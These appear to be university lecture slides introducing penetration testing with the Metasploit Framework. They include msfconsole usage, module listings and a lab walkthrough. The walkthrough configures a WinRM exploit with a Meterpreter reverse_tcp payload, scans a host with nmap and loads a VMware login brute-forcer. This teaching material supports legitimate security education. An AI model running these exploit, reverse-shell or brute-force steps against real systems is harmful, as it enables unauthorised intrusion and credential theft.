MIT-WPU

॥ विश्वशान्तिर्ध्रुवं ध्रुवा ॥

TY Btech CSE (CSF) Semester VI (AY 2023-2024)

Computer Science and Engineering

Disclaimer:

a. Information included in these slides came from multiple sources. We have tried our best to cite the sources. Please refer to the references to learn about the sources, when applicable.

b. The slides should be used only for preparing notes, academic purposes (e.g. in teaching a class), and should not be used for commercial purposes.

c. The information and demonstration provided in this presentation is for general information and educational purpose only. Students should test cybersecurity techniques in the secured lab setup.

d. I don't take any responsibility, and I am not liable for any damage or problem caused while implementing the tools and technique.

Unit 2: Vulnerability Identification

Introduction to Metasploit: Metasploit framework, Metasploit Console, Payloads, Using Nmap to sweep IP ranges for live hosts, Performance tuning Nmap scans. Discovering hosts using commonly known ports. Understanding security posture, cyber security issues. Gathering Information about target computer systems – Foot printing and Investigation. Scanning computers in the Networks. Network infrastructure vulnerabilities. Enumeration- Listing the systems/users and connecting them. Identifying Vulnerabilities associated with systems. Ethical hacking- penetrate into the security to locate vulnerabilities

Introduction to Metasploit

- Metasploit is a penetration testing platform (tool) that enables you to find, exploit and validate vulnerabilities.
- The Metasploit Framework (MSF) is far more than just a collection of exploits–it is also a solid foundation that you can build upon and easily customize to meet your needs. This allows you to concentrate on your unique target environment and not have to reinvent the wheel.
- We consider the MSF to be one of the single most useful security auditing tools freely available to security professionals today. From a wide array of commercial grade exploits and an extensive exploit development environment, all the way to network information gathering tools and web vulnerability plugins, the Metasploit Framework provides a truly impressive work environment.

Metasploit Framework

- The Metasploit Framework is a Ruby-based, modular penetration testing platform that enables you to write, test, and execute exploit code. The Metasploit Framework contains a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection. At its core, the Metasploit Framework is a collection of commonly used tools that provide a complete environment for penetration testing and exploit development.
- **Accessing MSFconsole**
  - MSFconsole provides a command line interface to access and work with the Metasploit Framework. The MSFconsole is the most commonly used interface to work with the Metasploit Framework. The console lets you do things like scan targets, exploit vulnerabilities, and collect data.


Accessing MSFconsole on Linux

- To run MSFconsole on Linux, open a terminal, cd into the framework directory and type:

To run MSFconsole on Linux, open a terminal, cd into the framework directory and type:

```
1 $ ./msfconsole
```

If all goes well, you'll see the following prompt:



However, if this is first time you are accessing the console, you may see an error indicating that you are missing some gems. To fix this error, run bundle install to grab those gems.

To run bundle install, simply type:

```
1 $ bundle install
```

After you run bundle install, you can try to launch the console again by retyping ./msfconsole.

If you are using a commercial version of Metasploit, such as Metasploit Pro, you can run ./msfpro to launch the console.


Accessing MSFconsole on Windows

If you're a Windows user, launching MSFconsole is really easy. Go to the Start menu and choose **All Programs > Metasploit > Framework > Metasploit Console**.

If you prefer to run the console from the command line, open a terminal and run the following commands:


```
1 $ cd /metasploit

2 $ console.bat
```

If the console successfully loads, you'll see the following prompt:



Metasploit Console


- **Using the Msfconsole Interface**



msfconsole help command output

What is The Msfconsole?

- The **msfconsole** is probably the most popular interface to the Metasploit Framework (MSF). It provides an “all-in-one” centralized console and allows you efficient access to virtually all of the options available in the MSF. MSFconsole may seem intimidating at first, but once you learn the syntax of the commands you will learn to appreciate the power of utilizing this interface.
- Benefits to Using MSFconsole
  - It is the only supported way to access most of the features within Metasploit.
  - Provides a console-based interface to the framework
  - Contains the most features and is the most stable MSF interface
  - Full readline support, tabbing, and command completion
  - Execution of external commands in msfconsole is possible:



LAUNCHING MSFCONSOLE

The MSFconsole is launched by simply running **msfconsole** from the command line. MSFconsole is located in the **/usr/share/metasploit-framework/msfconsole** directory.

The **-q** option removes the launch banner by starting **msfconsole** in quiet mode.

```
root@kali:# msfconsole -q
msf >
```

How to Use the Command Prompt

You can pass **-h** to **msfconsole** to see the other usage options available to you.


```
root@kali:~# msfconsole -h
Usage: msfconsole [options]

Common options
    -E, --environment ENVIRONMENT    The Rails environment. Will use RAIL_ENV
environment variable if that is set.  Defaults to production if neither option not RAILS_ENV
environment variable is set.
Database options
    -M, --migration-path DIRECTORY   Specify a directory containing additional DB migrations
    -n, --no-database                Disable database support
    -y, --yaml PATH                  Specify a YAML file containing database settings
Framework options
    -c FILE                      Load the specified configuration file
    -v, --version                Show version

Module options
        --defer-module-loads         Defer module loading unless explicitly asked.
    -m, --module-path DIRECTORY      An additional module path
Console options:
    -a, --ask                    Ask before exiting Metasploit or accept 'exit -y'
    -d, --defanged                   Execute the console as defanged
    -L, --real-readline              Use the system Readline library instead of RbReadline
    -o, --output FILE                Output to the specified file
    -p, --plugin PLUGIN              Load a plugin on startup
    -q, --quiet                  Do not print the banner on startup
    -r, --resource FILE              Execute the specified resource file (- for stdin)
    -x, --execute-command COMMAND    Execute the specified string as console commands
(use ; for multiples)
    -h, --help                   Show this message
```

- The MSFconsole is the most commonly used interface for Metasploit. Making yourself familiar with these msfconsole commands will help you throughout this course and give you a strong foundation for working with Metasploit in general.
- Intentionally vulnerable machine (we cant attack on public n/w)
- Postgresql Database:- It is open source DB, used by MS or we can use to store our pen testing results

service postgresql start
service postgresql status - (service active)

-banners
- msfconsole -q (no banner in quiet mode)

Metasploit framework



Metasploit has 7 types of modules.-

is a standalone piece of code that extends functionality of the metasploit framework. (scan a target)

Exploits is a module takes an advantage of system vulnerability. An exploit executes a sequence of commands that target a specific vulnerability found in a system. (it provides access to that system, taking advantage of their vulnerability)

Payloads:- What exploits wants to plant on a system. (it is like script to be executed on targeted system/remotely) It is the action that threat performs.

Auxiliary :- These include such things as port scanners, sniffing, fuzzers, DoS, etc. modules. (apply these techn/attack on targeted system) This is easily the fastest growing set of modules as Metasploit continues to expand into a full-scale exploitation framework that enables the hacker/pentester A-Z capability.

Post:- Post is short for **post-exploitation**. These are modules that are used **after** exploitation of a system. These modules are often used after the system has been "owned" and has the Meterpreter running on the system. (get more information abt TS after getting entry point)

Encoders:- It ensures that payloads make it to their destination intact. The encoder modules are designed to re-encode payloads and exploits to enable them to get past security defense systems such AV and IDS's. (safely reach your payload to the destination)

Nops:- NOP is short for "**n**o **op**eration". This causes the system's CPU to do nothing for a clock cycle. Often, NOP's are essential for getting a system to run remote code after a buffer overflow exploit. (keeps the payload size consistent across exploit attempts)

Evasion:- These new modules are designed to help you create payloads that can escape AV on the targeted system**.**

show modules

Commands

- help
- use :- allow you to load module
- show :- display detailed information
- Show options :- options to use
- show payloads
- show targets
- show info
- Search
- set
- back

```
msf6 > show exploits

Exploits
========

   #    Name                                                        Disclosure Date  Rank       Check  Description
   -    ----                                                        ---------------  ----       -----  -----------
   0    exploit/aix/local/ibstat_path                               2013-09-24       excellent  Yes    ibstat $PATH Privilege Escalation
   1    exploit/aix/local/xorg_x11_server                           2018-10-25       great      Yes    Xorg X11 Server Local Privilege Escalation
   2    exploit/aix/rpc_cmsd_opcode21                               2009-10-07       great      No     AIX Calendar Manager Service Daemon (rpc.cmsd
   3    exploit/aix/rpc_ttdbserverd_realpath                        2009-06-17       great      No     ToolTalk rpc.ttdbserverd _tt_internal_realpat
   4    exploit/android/adb/adb_server_exec                         2016-01-01       excellent  Yes    Android ADB Debug Server Remote Payload Execu
   5    exploit/android/browser/samsung_knox_smdm_url               2014-11-12       excellent  No     Samsung Galaxy KNOX Android Browser RCE
   6    exploit/android/browser/stagefright_mp4_tx3g_64bit          2015-08-13       normal     No     Android Stagefright MP4 tx3g Integer Overflow
   7    exploit/android/browser/webview_addjavascriptinterface      2012-12-21       excellent  No     Android Browser and WebView addJavascriptInte
   8    exploit/android/fileformat/adobe_reader_pdf_js_interface    2014-04-13       good       No     Adobe Reader for Android addJavascriptInterfa
   9    exploit/android/local/binder_uaf                            2019-09-26       excellent  No     Android Binder Use-After-Free Exploit
   10   exploit/android/local/futex_requeue                         2014-05-03       excellent  Yes    Android 'Towelroot' Futex Requeue Kernel Expl
   11   exploit/android/local/janus                                 2017-07-31       manual     Yes    Android Janus APK Signature bypass
   12   exploit/android/local/put_user_vroot                        2013-09-06       excellent  No     Android get_user/put_user Exploit
   13   exploit/android/local/su_exec                               2017-08-31       manual     No     Android 'su' Privilege Escalation
   14   exploit/apple_ios/browser/safari_jit                        2016-08-25       good       No     Safari Webkit JIT Exploit for iOS 7.1.2
   15   exploit/apple_ios/browser/safari_libtiff                    2006-08-01       good       No     Apple iOS MobileSafari LibTIFF Buffer Overflo
   16   exploit/apple_ios/browser/webkit_createthis                 2018-03-15       manual     No     Safari Webkit Proxy Object Type Confusion
   17   exploit/apple_ios/browser/webkit_trident                    2016-08-25       manual     No     WebKit not_number defineProperties UAF
```

The higher rankings indicate that the exploit is less likely to cause instability or crash the target system.

```
msf6 > use exploit/windows/winrm/winrm_script_exec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/winrm/winrm_script_exec) > show payloads

Compatible Payloads
===================

   #    Name                                                Disclosure Date  Rank    Check  Description
   -    ----                                                ---------------  ----    -----  -----------
   0    payload/generic/custom                                               normal  No     Custom Payload
   1    payload/generic/debug_trap                                           normal  No     Generic x86 Debug Trap
   2    payload/generic/shell_bind_tcp                                       normal  No     Generic Command Shell, Bind TCP Inline
   3    payload/generic/shell_reverse_tcp                                    normal  No     Generic Command Shell, Reverse TCP Inline
   4    payload/generic/ssh/interact                                         normal  No     Interact with Established SSH Connection
   5    payload/generic/tight_loop                                           normal  No     Generic x86 Tight Loop
   6    payload/windows/adduser                                              normal  No     Windows Execute net user /ADD
   7    payload/windows/custom/bind_hidden_ipknock_tcp                       normal  No     Windows shellcode stage, Hidden Bind Ipknock TCP Stager
   8    payload/windows/custom/bind_hidden_tcp                               normal  No     Windows shellcode stage, Hidden Bind TCP Stager
   9    payload/windows/custom/bind_ipv6_tcp                                 normal  No     Windows shellcode stage, Bind IPv6 TCP Stager (Windows x86)
   10   payload/windows/custom/bind_ipv6_tcp_uuid                            normal  No     Windows shellcode stage, Bind IPv6 TCP Stager with UUID Support (W
x86)
```

RHOST:- remote host (targeted system IP address)

RPORT:- remote port

This exploit will work on given targeted system (like windows)

```
msf6 exploit(windows/winrm/winrm_script_exec) > show options

Module options (exploit/windows/winrm/winrm_script_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   DOMAIN     WORKSTATION      yes       The domain to use for Windows authentification
   FORCE_VBS  false            yes       Force the module to use the VBS CmdStager
   PASSWORD                    yes       A specific password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT      5985             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URI        /wsman           yes       The URI of the WinRM service
   URIPATH                     no        The URI to use for this exploit (default is random)
   USERNAME                    yes       A specific username to authenticate as
   VHOST                       no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.16.182.184   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows

msf6 exploit(windows/winrm/winrm_script_exec) > _
```

```
msf6 exploit(windows/winrm/winrm_script_exec) > set RHOSTS 172.16.182.54
RHOSTS => 172.16.182.54
msf6 exploit(windows/winrm/winrm_script_exec) > show options

Module options (exploit/windows/winrm/winrm_script_exec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   DOMAIN     WORKSTATION      yes       The domain to use for Windows authentification
   FORCE_VBS  false            yes       Force the module to use the VBS CmdStager
   PASSWORD                    yes       A specific password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS     172.16.182.54    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Usi
                                         ng-Metasploit
   RPORT      5985             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URI        /wsman           yes       The URI of the WinRM service
   URIPATH                     no        The URI to use for this exploit (default is random)
   USERNAME                    yes       A specific username to authenticate as
   VHOST                       no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.16.182.184   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows


msf6 exploit(windows/winrm/winrm_script_exec) > info
```

Perform scanning

```
msf6 > nmap 172.16.182.54 -sV
[*] exec: nmap 172.16.182.54 -sV

Starting Nmap 7.92 ( https://nmap.org ) at 2024-02-06 15:35 IST
Nmap scan report for 172.16.182.54
Host is up (0.00053s latency).
Not shown: 999 closed tcp ports (reset)
PORT    STATE SERVICE         VERSION
902/tcp open  ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses VNC, SOAP)
MAC Address: 04:0E:3C:96:8F:AF (HP)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.14 seconds
```

```
msf6 > search VMware Authentication Daemon

Matching Modules
================

   #  Name                                        Disclosure Date  Rank    Check  Description
   -  ----                                        ---------------  ----    -----  -----------
   0  exploit/solaris/ssh/pam_username_bof        2020-10-20       normal  Yes    Oracle Solaris SunSSH PAM parse_user_name() Buffer Overflow
   1  auxiliary/scanner/vmware/vmauthd_login                       normal  No     VMWare Authentication Daemon Login Scanner
   2  auxiliary/scanner/vmware/vmauthd_version                     normal  No     VMWare Authentication Daemon Version Scanner


Interact with a module by name or index. For example info 2, use 2 or use auxiliary/scanner/vmware/vmauthd_version
```

```
msf6 > search VMware Authentication Daemon

Matching Modules
================

   #  Name                                        Disclosure Date  Rank    Check  Description
   -  ----                                        ---------------  ----    -----  -----------
   0  exploit/solaris/ssh/pam_username_bof        2020-10-20       normal  Yes    Oracle Solaris SunSSH PAM pars
   1  auxiliary/scanner/vmware/vmauthd_login                       normal  No     VMWare Authentication Daemon L
   2  auxiliary/scanner/vmware/vmauthd_version                     normal  No     VMWare Authentication Daemon V

Interact with a module by name or index. For example info 2, use 2 or use auxiliary/scanner/vmware/vmauthd_ver

msf6 > use 1
msf6 auxiliary(scanner/vmware/vmauthd_login) > show options

Module options (auxiliary/scanner/vmware/vmauthd_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Ac
                                                cepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
